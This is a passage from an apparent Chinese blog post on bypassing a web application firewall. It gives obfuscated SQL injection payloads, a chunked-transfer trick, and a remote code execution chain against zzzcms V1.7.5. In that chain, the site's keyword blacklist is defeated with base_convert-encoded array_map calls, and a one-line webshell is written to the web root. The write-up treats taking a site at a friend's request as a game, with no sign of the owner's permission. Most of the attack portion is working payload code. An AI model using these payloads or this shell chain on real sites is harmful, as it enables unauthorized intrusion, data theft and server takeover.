*/%23A%0Ainformation_schema.tables/**/%23A%0A/**/%23A%0Awhere%20
table_schema=database/**/()
```



接下来就是列名与dump数据：

```
test.php?id=1
/*!UNIon*/%23A%0A/*!select*//**/database/**/(),group_concat(colu
mn_name)/**/%23A%0A/**/%23A%0A/*!from*//**/%23A%0Ainformation_sc
hema.columns/**/%23A%0A/**/%23A%0Awhere table_name='users'
```

姿势二 http协议绕过


既然waf拦截组合，那我们通过分块传输将关键字分块。

首先将请求方式变为post并抓包，修改数据包为分段传输格式。


注意：这里Transfer-Encoding:的值设为x chunked而不是chunked。

构造sql语句判断字段数。

分割union select查询出数据库。



成功爆出表名。




后面继续构造sql语句爆出列名与详细数据。

再回正题（zzzcmsV1.7.5前台rce）

激动的心，颤抖的手，怀着忐忑的心情，打算告诉妹子我准备好了，点开她的头像，拍了拍她。

只需要拿下站点，她可能会表示感谢请我吃一顿饭，然后...

我们打开了站点，先根据妹子提供poc，先执行一波phpinfo，无法执行。



进一步测试执行其他命令也返回了403，应该是被waf拦了。

```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: [redacted]
Connection: close
Referer: [redacted]
Cookie: PHPSESSID=hi5tpa3g7auatpja64sg3d4eg0
Upgrade-Insecure-Requests: 1

keys={if:system(whoami)}{end if}
```

```
HTTP/1.1 403 Forbidden
Content-Type: text/html
Content-Length: 151
Connection: close

<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>HTTP Proxy</center>
</body>
</html>
```

fuzz一波发现关键函数和一些常用命令被拦的拦，过滤的过滤，反正就是都没成功执行。

1	system()	403	☐	☐	500
2	eval()	403	☐	☐	500
3	fread()	200	☐	☐	11746
4	copy()	200	☐	☐	11744
5	exec()	403	☐	☐	500
6	assert()	403	☐	☐	500
7	phpinfo()	403	☐	☐	500
8	shell_exec()	403	☐	☐	500
9	shell()	403	☐	☐	500
10	include	200	☐	☐	11732
11	require	200	☐	☐	11732
12	file	200	☐	☐	11729

黑盒无果，准备审计一波源码。

根据版本官网提供的源码定位到了如下过滤函数的位置，跟踪danger_key，看看都过滤了什么。

```
1818            $norecord =isset( $norecord ) ? $norecord : '很抱歉，没有找到匹配内容！' ;
1819            $keys = danger_key(getform( 'keys', 'cookie' ));
1820            if ( $sid ) arr_add( $where, 'c_sid', db_subsort( $sid ) );
1821            if ( $keys ) {
1822                $searchcol = safe_key(getform( 'searchcol', 'cookie' ));
1823                $type      = safe_key(getform( 'type', 'cookie' ));
1824                $sort      = safe_key(getform( 'sort', 'cookie' ));
```

不看不知道，一看吓一跳，啥东西，这开发绝对是作了宁错杀也不可放过的准备（php都给给过滤了，怪不得phpinfo都没法执行）。

分析了下这个函数，关键字被替换为*，单引号和双引号被转义，只要不出现关键字单引号和双引号就OK了。


```php
//过滤危险字符，保留正常字符
function danger_key($s,$type='') {
    $s=empty($type) ? htmlspecialchars($s) : $s;
        $danger=array('php','preg','server','chr','decode','html','md5','post','get','file','cookie','session','sql','del',
        'encrypt','$','system','exec','shell','open','ini_','chroot','eval','passthru','include','require','assert',
        'union','create','func','symlink','sleep');
    $s = str_ireplace($danger,"*",$s);
    $key=array('php','preg','decode','post','get','cookie','session','$','exec','ascii','eval','replace');
   foreach ($key as $val){
      if(strpos($s,$val) !==false){
       error('很抱歉，执行出错，发现危险字符【'.$val.'】');
      }
   }
    return $s;
}
```

经过一番咨询，大佬告诉我还有array_map这个函数也可以执行命令，光有函数还不行，常用命令也被拦截，为了执行命令，首先把phpinfo从32进制转换为10进制。

再通过php中的base_convert函数，再把10进制转为32进制，这样就能绕过waf与网站本身的检测，一箭双雕，构造好的poc如下：

```
array_map(base_convert(27440799224,10,32),array(1))
```


通过构造好的poc，我们成功执行phpinfo命令。



接下来的通过相同操作将一句话copy进网站根目录，成功拿到shell。

```
{if:array_map(base_convert(591910,10,36),array(base_convert(831805,10,36).(base_convert(14,10,36)^base_convert(1,10,36)^base_convert(23,10,36)).(base_convert(25,10,36)^base_convert(1,10,36)^base_convert(23,10,36)).(base_convert(25,10,36)^base_convert(1,10,36)^base_convert(23,10,36)).(XX).(base_convert(26,10,36)^base_convert(1,10,36)^base_convert(23,10,36)).(XX).(base_convert(26,10,36)^base_convert(1,10,36)^base_convert(23,10,36)).(XX).(base_convert(26,10,36)^base_convert(1,10,36)^base_convert(23,10,36)).(XX).(base_convert(25,10,36)^base_convert(1,10,36)^base_convert(23,10,36)).(base_convert(1,10,36))),array((base_convert(1,10,36)).(base_convert(26,10,36)^base_convert(1,10,36)^base_convert(23,10,36)).(base_convert(33037,10,36)))){end if}
```

拿到shell心情美滋滋！



总结

见招拆招， Impossible ==> I’m possible。

精选留言

用户设置不下载评论